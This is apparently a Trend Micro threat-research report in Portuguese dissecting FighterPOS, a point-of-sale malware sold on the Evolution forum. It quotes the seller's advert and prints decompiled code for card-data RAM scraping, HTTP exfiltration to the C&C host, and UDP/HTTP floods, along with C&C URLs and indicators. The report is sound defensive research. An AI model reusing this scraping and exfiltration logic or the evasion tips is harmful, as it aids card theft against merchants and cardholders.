FighterPOS

Anatomia e Operação de um novo Malware PDV

Forward-Looking Threat Research
Equipe de Pesquisas Avançadas
da Trend Micro

ÍNDICE

INTRODUÇÃO

Uma operação cibercriminosa formada por uma única pessoa que utiliza malware de ponto de venda (PDV) roubou mais de 22.000 números de cartão de créditos individuais de terminais no Brasil, Canadá e Estados Unidos, em um período de menos de um mês.

Este relatório de pesquisa documenta nossas descobertas sobre esta variante de malware PDV, a qual chamamos de “FighterPOS”, e seu autor.

O FighterPOS está sendo vendido atualmente como uma das variantes de malware de PDV mais populares no Brasil. Sua natureza o torna uma ameaça especializada, projetado para funcionar em sistemas muito específicos e processar apenas certos tipos de informação. Assim, o número de variantes permanece limitado, muitas das quais são versões atualizadas de iterações anteriores.

Os criminosos cibernéticos estão cada vez mais capacitados para desenvolver suas próprias variantes de malware usando códigos de outras amostras e componentes personalizáveis vendidos em mercados clandestinos.

O FighterPOS não é tecnicamente novo, porém, seu painel de controle demonstrou ser uma versão avançada do vnLoader, componente de uma popular botnet. Isso permite armá-lo com recursos de botnets que os cibercriminosos podem usar para controlar terminais PDV infectados. Seu componente “RAM-scraping” possui semelhanças com o NewPOSThings, o que nos faz acreditar que o seu código foi comprado e desenvolvido para criar um novo tipo de malware.


Uma análise mais atenta ao criador do FighterPOS revelou um agente com um longo histórico de golpes de cartões e pagamentos. Desde então, ele se tornou um desenvolvedor e comerciante de malwares, começando sua própria operação de uma única pessoa. As investigações mostraram que ele não apenas vendia o FighterPOS, mas também oferecia serviços para garantir que ele permaneça indetectado.

Conforme mais cibercriminosos obtêm o conhecimento para projetar suas próprias variantes de malware PDV, veremos mais delas sendo vendidas clandestinamente e usadas em ataques.

Aquisição e Painel de Controle


Qualquer criminoso cibernético em busca de um painel de controle ou programa para projetar malware PDV (conhecidos no meio como *builders*) não precisa de muito esforço. Encontrar amostras novas e indetectáveis, assim como painéis bem projetados, é uma tarefa mais complicada.

Ao investigar a Deep Web em busca de informações, encontramos o fórum “Evolution”, que foi recentemente derrubado. Nele, descobrimos um anúncio publicitário de uma nova variante de malware PDV à venda, chamado por seu criador de “BRFighter. Apesar de não ser revolucionário, o BRFighter ou FighterPOS (como o chamamos), atraiu nossa atenção devido à aparência profissional de seu painel de controle e por seu suporte a funcionalidades. Após alguma investigação, seu criador também se mostrou bem interessante.



Anúncio promovendo o FighterPOS

O suposto criador do FighterPOS, um chileno vivendo atualmente no Rio de Janeiro chamado “AlejandroV,” utiliza a alcunha de “cardexpertdev.” Informações do *Open Source Intelligence* (OSINT) mostra que ele passou algum tempo na cadeia, apesar de permanecer muito ativo em fóruns clandestinos, comercializando uma variedade de malware e ferramentas maliciosas.



Softwares do Cardexpertdev no fórum Evolution

AlejandroV comercializa ativamente registros de cartões de crédito além do malware FighterPOS e seu painel de controle. O painel de controle do FighterPOS foi vendido por 18,3823 Bitcoins (cerca de $ 5.251,82 dólares) no momento em que este relatório foi escrito. Ele veio com um binário que os compradores podem distribuir e controlar prontamente. Apesar do valor aparentemente elevado, a oportunidade de recuperar o investimento é relativamente fácil. O comprador poderia revender cada número de cartão de crédito, ou armazená-lo e utilizar para uso próprio. Se o comprador deseja um executável e uma instância do painel adicional, o autor cobra $ 800 dólares a mais.

AlejandroV também é um grande vendedor, promovendo o FighterPOS como um infectador de terminais PDV “mais populares” do Brasil.

Im here to sale my private Skimmer Malware , is a bot designed to collect track1 and track2 , also keylogger whit timestamp.
We are talking of " BrFighter" a memory scrambler able to extract dumps direct from the memory bypassing any chryptography
Also whit the keylogger , you are able to collect track2 (101 , 201 , 2xx) whit Cvv code(keylogger).
Dumps come encrypted to your panel so no one are able to decrypt and see what are you receiving.
Data can be delivered to an email (decrypted) direct from memory.
Malware is auto persistant . Detected for some antivirus , you need to create a exeption or delivery your exe Encrypted
using some FUD service avaliable right here in EVO (not all antivirus detect).
Is the most active Malware in brazil , actually 1281 POS infected and still increase.
Is a private Malware , no one have copy , code or any about this , you will no see this in any forum because have never been exposed

At this time i provide a Panel (c&c panel) and a exe ready to be used.
If you need some extra Exe whit new panel then you will need to pay Us$ 800 USD for this.


All support guarantee ,

Test this , receive Million dumps per day , open your own bussines.
here are the oportunity to become a Dump Seller or just to collect dumps for your own work
Dumps collected by yourself have 100 % more chances of sucess that the dumps you buy in markets.
Me smart Collect your own data.

Argumentos de venda do FighterPOS


Porém, AlejandroV informa explicitamente que seu .EXE não é totalmente indetectável. Portanto, o usuário precisará de um serviço de criptografia para garantir que o malware não seja detectado por verificadores antivírus. Isso é comum em famílias de malware PDV, que geralmente precisam de criptografia para evitar muitos controles de segurança.

Para obter mais informação, entramos em contato com AlejandroV nos passando por possíveis compradores. Ele nos ofereceu os dados necessários para acessar um servidor de comando-e-controle (C&C) para que pudéssemos avaliar o painel do FighterPOS.




Conversa particular sobre o FighterPOS no Evolution

O painel tem informações úteis como nomes dos computadores, SOs, endereços IP, números de versão (build), status do *keylogger* e o país em que residem as vítimas.



Painel de controle do BRFighter

O painel é bem organizado e permite que os usuários escolham entre diversas funcionalidades. Na verdade, se trata de uma versão aprimorada do vnLoader, um painel de botnet bem conhecido e distribuído em fóruns clandestinos. Seus usuários podem escolher entre vários comandos para serem executados nos sistemas infectados, como “Baixar e Executar arquivos/aplicações” e “Remover botnet”.



Seleção de funcionalidades do FighterPOS

Funcionalidades do FighterPOS

O FighterPOS não é muito diferente de outras famílias de malware PDV vistas anteriormente. Ele coleta os dados track 1, track 2 e códigos de segurança (CVV) dos cartões de crédito. [1] Ele possui uma funcionalidade “RAM scraping”, encontrada na maioria das famílias de malware PDV. Apresenta também um recurso “keylogger” que permite ao agressor registrar todas as teclas digitadas no terminal PDV infectado.

Analisamos uma amostra principal do infectador com o nome “IE.exe”

(MD5: *55fb03ce9b698d30d946018455ca2809*), que se comunicava com o servidor C&C *ctclubedeluta.org*.

A amostra do FighterPOS era escrita em Microsoft® Visual Basic® 6. Apesar do Visual Basic 6 ser considerado obsoleto e antiquado, ele ainda funciona muito bem, até mesmo em sistemas atualizados. A primeira coisa que o FighterPOS faz é criar uma cópia de si mesmo em outro local para manter persistência. Em seguida, ele se comunica com o painel de administração enviando um comando HTTP GET para o servidor C&C.

```
loc_00431912: mov var_190, 0041EEB4h ; "GET "
loc_0043191C: mov var_198, esi
loc_00431922: mov var_1A0, 00420274h ;         logger.php?id="
loc_0043192C: mov var_1A8, esi
loc_00431932: call 00449E50h
loc_00431937: lea edx, var_1C8
loc_0043193D: lea ecx, var_A8
loc_00431943: mov var_1B0, 0041EF00h ; "&com="
loc_0043194D: mov var_1B8, esi
loc_00431953: mov var_1C0, 0041EF10h ; "computername"
```

Criando um comando HTTP GET

Após notificar o painel do administrador, o FighterPOS implementa uma funcionalidade de controle por meio de um *timer* que verifica constantemente se há novos comandos do servidor C&C.

```
loc_004278AF: mov var_174, 0041EEB4h ; "GET "
loc_004278B9: mov var_17C, edi
loc_004278BF: mov var_184, 0041EEC4h ;      command.php?id="
loc_004278C9: mov var_18C, edi
loc_004278CF: mov var_194, edx
```

Verificando novos comandos

O FighterPOS suporta múltiplos comandos, entre eles:

- Atualização automática do malware
- Download e execução de arquivo
- Extração de dados do cartão de crédito via email ou FTP
- Extração de dados de teclas registradas (*keylog*) via email ou FTP
- Execução de ataques DDoS *Layer 7* (HTTP) ou *Layer 4* (UDP)

Cada cliente pode, no entanto, exigir uma senha diferente antes de aceitar comandos no painel.

A maioria das funcionalidades do FighterPOS vêm do cliente da botnet vnLoader, o qual AlejandroV melhorou para distribuição de malware PDV.

Após uma infecção bem sucedida, o FighterPOS ativa o ActiveComponent.exe (MD5: *6cb50f7f2fe6f69ee8613d531e816089*), um “RAM scrapper” genérico escrito em C++ que inspeciona a memória do terminal em busca de todos os processos relacionados a cartões de crédito. No entanto, ele não vasculha dados relacionados aos seguintes processos:

- *svchost.exe*
- *System*
- *smss.exe*
- *csrss.exe*
- *winlogon.exe*
- *lsass.exe*
- *spoolsv.exe*
- *alg.exe*
- *wuauclt.exe*
- *[System Process]*


O *ActiveComponent.exe* usa um algoritmo básico para a correspondência de dados do cartão de crédito.

```
        if ( v5 )
        {
          v6 = v5 + 100;
          NumberOfBytesRead = 0;
          ReadProcessMemory(hProcess, Buffer.BaseAddress, (LPVOID)(v5 + 100), v3, &NumberOfBytesRead);// Read process memory in chunks
          v7 = v6;
          if ( v6 < (unsigned int)((char *)v24 + NumberOfBytesRead + 100) )
          {
            while ( 1 )
            {
              v8 = *(_BYTE *)v7;
              if ( *(_BYTE *)v7 == '=' )      // Track 2 separator
                break;
              if ( v8 != '^' )                // Track 1 separator
              {
                if ( v8 >= '0' && v8 <= '9' ) // Looking for numeric data
                  goto LABEL_20;
                v9 = *(_BYTE *)(v7 + 1);
                if ( v9 >= '0' && v9 <= '9' )
                  goto LABEL_20;
                if ( v9 == '=' || v9 == '^' )
                  goto LABEL_20;
                goto LABEL_19;
              }
              sub_402FF0((void *)v2, v7, 1);
              sub_402FF0((void *)v2, v7, 2);
              v7 += 12;
LABEL_20:
              if ( ++v7 >= v6 + NumberOfBytesRead )
                goto LABEL_21;
              if ( sub_402D70((void *)v2, (_BYTE *)v7, 1) || sub_402D70((void *)v2, (_BYTE *)v7, 2) )
                v29 = 1;
LABEL_19:
              v7 += 13;
              goto LABEL_20;
            }
LABEL_21:
            NumberOfBytesRead = 0;
            j_j__free(v24);
            v1 = hProcess;
          }
```

Algoritmo básico do ActiveComponent.exe para combinar dados de cartão de créditos

O *ActiveComponent.exe* escreve todos os dados de cartão de crédito encontrados na memória do output padrão (stdout), o que o torna muito flexível. Na verdade, encontramos algumas semelhanças entre os binários do NewPOSThings e do FighterPOS, que incluem o código *debug* (PDB) na seção 0x1f8c8 (*.rdata*), *c:\users\tom\documents\visual studio 2012\Projects\scan\Release\scan.pdb.* [2]

O FighterPOS, então, redireciona o output do *ActiveComponent.exe* para um arquivo "*traces.txt*" usando um arquivo batch (.BAT).



Redirecionando o output do ActiveComponent.exe *para* traces.txt

Usando o *timer*, o FighterPOS criptografa seu conteúdo com um algoritmo Rijndael (AES), de implementação Visual Basic, e encaminha via HTTP POST com um código */bot/dumper.php* para o servidor C&C. [3]

```
loc_00433227: var_4C = Environ("computername")
loc_00433238: var_eax = call Proc_5_0_449E50(var_B0, var_4C, Me)
loc_00433249: var_188 = "&log="
loc_0043325D: var_eax = call Proc_5_0_449E50(var_E0, vbNullString, )
loc_004332BF: var_44 = "id=" & var_60 & "&com=" & var_B0 & "&log=" & var_E0
loc_00433319: var_158 = "POST "
loc_00433329: var_168 = "bot/dumper.php HTTP/1.1"
loc_00433339: var_178 = "vbCrLf"
loc_00433345: var_188 = "Host: "
loc_00433355: var_198 = "vbCrLf"
loc_00433361: var_1A8 = "Content-Type: application/x-www-form-urlencoded"
loc_00433395: var_1B8 = "vbCrLf"
loc_0043339B: var_1D8 = "vbCrLf"
loc_004333A1: var_1F8 = "vbCrLf"
loc_004333A7: var_208 = "vbCrLf"
loc_004333BF: var_1C8 = "Connection: keepalive"
loc_004333C9: var_1E8 = "Content-Length: "
loc_00433400: var_90 = "POST " & Me.Width = %x1s & "bot/dumper.php HTTP/1.1" & "vbCrLf" & "Host: "
loc_00433452: var_E0 =  & Me.BackColor = %StkVar1 & "vbCrLf" & "Content-Type: application/x-www-form-urlenc
loc_004334CE: var_2C = var_E0 & "vbCrLf" & "Content-Length: " & Len(var_44) & "vbCrLf" & "vbCrLf" & var_44
```

Criando um comando HTTP POST

O FighterPOS também pode realizar ataques DDoS *Layer 7* e *Layer 4*, por meio de "flooding" HTTP e UDP, respectivamente. Isso o torna muito flexível e atraente aos compradores em potencial.

```
loc_00436732: mov var_D4, 0041EDF4h ; " GMT|"
loc_0043673C: mov var_F4, 00420CE0h ; "] UDP-Flood started at: "
loc_00436746: mov var_114, 00420D18h ; " until "
loc_00436750: mov var_134, 0041EE80h ; " GMT"
```

Funcionalidade "UDP Flooding" do FighterPOS


```
loc_00427242: mov var_F4, 0041EDF4h ; " GMT|"
loc_0042724C: mov var_114, 0041EE04h ; "] HTTP-Flood started at: "
loc_00427256: mov var_134, 0041EE3Ch ; " with "
loc_00427260: mov var_154, 0041EE50h ; " Connections, until "
loc_0042726A: mov var_174, 0041EE80h ; " GMT"
```

Funcionalidade "HTTP Flooding" do FighterPOS, herdada do vnLoader

O FighterPOS usa formatos muito específicos para a comunicação C&C. O *keylogger*, por exemplo, envia dados para o servidor com o seguinte formato: *http://ctclubedeluta.org/BrFighter/bot/keylogger.php?id=<ID>&com=<ID>&key={data}*. Já o armazenamento de cartão de crédito usa o seguinte formato: *http://ctclubedeluta.org/BrFighter/bot/dumper.php?id=<ID>&log={DATA}*.


Infraestrutura C&C

Analisamos mais de perto dois servidores C&C do FighterPOS. O nome do primeiro, *ctclubedeluta.org*, provavelmente se deve a uma academia de artes marciais mistas no Rio de Janeiro que AlejandroV costumava frequentar. Ele oferece acesso irrestrito a toda a infraestrutura de diretório, inclusive registros, amostras de malware, código do painel e outras informações.




Pasta aberta do servidor C&C ctclubedeluta.org

O segundo servidor, *sitefmonitor.com*, para o qual o administrador parece ter migrado as operações, também tem diretórios abertos, permitindo visualizar os registros, amostras de malware e códigos do painel.




Pasta aberta do servidor C&C sitefmonitor.com

Também encontramos um terceiro servidor C&C após a derrubada do fórum clandestino Evolution. Diversos posts no Reddit forneceram pistas sobre o raciocínio do autor após o término do fórum.



Posts no Reddit após o fechamento do fórum Evolution

AlejandroV perdeu uma quantidade significativa de Bitcoins. Nós continuamos buscando outras conexões apontando a ele e encontramos um post, criado brevemente após o primeiro, mencionando um novo servidor C&C, *msr2006.com*.



Post no Evolution promovendo um novo servidor C&C do FighterPOS

Nova pasta aberta do servidor C&C do FighterPOS


O servidor C&C acessível publicamente continha registros do FighterPOS em um formato indicativo de amostras anteriores. Também encontramos diversos registros de cartões de crédito no formato *[D][<machine_id>][<machine name>].txt*.

O último painel do FighterPOS no servidor prefixava os dados de cartão de crédito com um "*[D]*" e dados do *keylogger* com um "*[K]*", seguido do ID da máquina chamada "*bot ID*" e o nome da máquina. Os cartões de crédito armazenados recebiam uma marcação de data e hora no momento do armazenamento, e os campos *Track 1* ou *Track 2* recebiam criptografia AES.

```
1   25/02/2015 12:47:55
2   /0C0C519D704C8D1734875C44E91D8127E6ADC4EB526CB45363DC
    AC568E90F3C5AFBE8F6787CEAA1AE2DE6943A264D20E71C122;
3   25/02/2015 12:47:55
4   /B7D27FE1A73304D54406A441C63A46F361612C8F3C81CF7B2D49
    EAEBD752A39B7009C14D3561ECFAB00690C171A1261E269B9C;
```

Registro dos dados de cartão de créditos armazenados pelo FighterPOS


Além das bases de logs, o servidor também tinha os registros do *keylogger* com o formato "*[K][<machine_id>][<machine name>].txt*". Eles eram classificados de acordo com a marcação de tempo da tecla correspondente.



Registro do keylogger mostrando as conversas de Skype da vítima

Vitimologia


Dados obtidos de servidores C&C mostram que o FighterPOS infectou aproximadamente 113 terminais PDV, a maioria deles no Brasil. Também foram encontradas evidências de sistemas infectados em outros países, inclusive nos Estados Unidos, México, Itália e Reino Unido.



Distribuição de vítimas do FighterPOS por país

Juntos, os sistemas infectados enviaram 22.112 registros de dados de cartões de crédito individuais em um único mês (entre o fim de fevereiro e o começo de abril deste ano) para o operador do FighterPOS.


Chaves AES fortemente criptografadas com múltiplos binários também foram encontradas nos servidores. Nós escrevemos um decodificador para os cartões de créditos armazenados e confirmamos que eles eram legítimos.



Resultados dos dados do FighterPOS decodificados


Gravador de Dados de Cartões com Chip EMV

AlejandroV está envolvido em várias atividades criminosas que utilizam os dados que o FighterPOS rouba. Ele também vende dados de cartões de crédito, registros de chip EMV e outras ferramentas para colegas maliciosos. Uma dessas ferramentas era o MSR 2006, um gravador de dados de cartão com chip EMV.



Anúncio de venda do MSR 2006

Nós escrevemos uma regra YARA e encontramos um arquivo chamado "*MSR 2006.exe*" (MD5: *e29d9560b6fcc14290f411eed9f4ff4f*). [4]]



Aplicação de interface gráfica de usuário (GUI) MSR 2006 Chip Recorder

O endereço de email do criador do MSR 2006 combina com o do autor do FighterPOS e do "cardexpertdev". O *MSR 2006.exe* possibilita o registro de dados *Track 1* e *Track 2* de cartões de crédito. Ele é elaborado de maneira personalizada e está disponível nos fóruns clandestinos desde dezembro de 2014.

CONCLUSÃO

Os ataques a sistemas PDV geralmente envolvem vários grupos e ferramentas. Porém, estamos começando a ver uma migração para uma operação de um só homem, onde a mesma pessoa cria tanto o malware como as ferramentas usadas no ataque. Isso permite que os agentes da ameaça ganhem mais dinheiro, não só vendendo o malware mas também as ferramentas para ajudar na sua distribuição.

Esse estudo apresentou um único agente que cria, distribui e vende uma nova variante de um malware PDV.

Nós conseguimos olhar de perto essa operação. Obter acesso irrestrito a toda a operação é difícil. Porém, fazendo isso, podemos orientar os fornecedores de serviços e de soluções de segurança na proteção de seus clientes.

A Trend Micro detecta todos os arquivos maliciosos mencionados nesse estudo como variantes TSPY_POSFIGHT. Também entramos em contato como os registradores para remover todos os domínios maliciosos relacionados.

APÊNDICE

Principais Infectadores

Nome do Arquivo	MD5 Hash	Data de Criação	Servidor C&C	Atalho	Nome do Mutex	Senha do Comando Botnet	Chave AES
IE.exe	*361b6fe6f602a771956e6a075d3c3b78*	28 Jan 15	*69.195.77.74 (ctclubedeluta.org)*	*/BrFighter*	*FgV2w8cTAkF2Df1P*	snoopy snoopy	3540848266540033257120965482 0175389
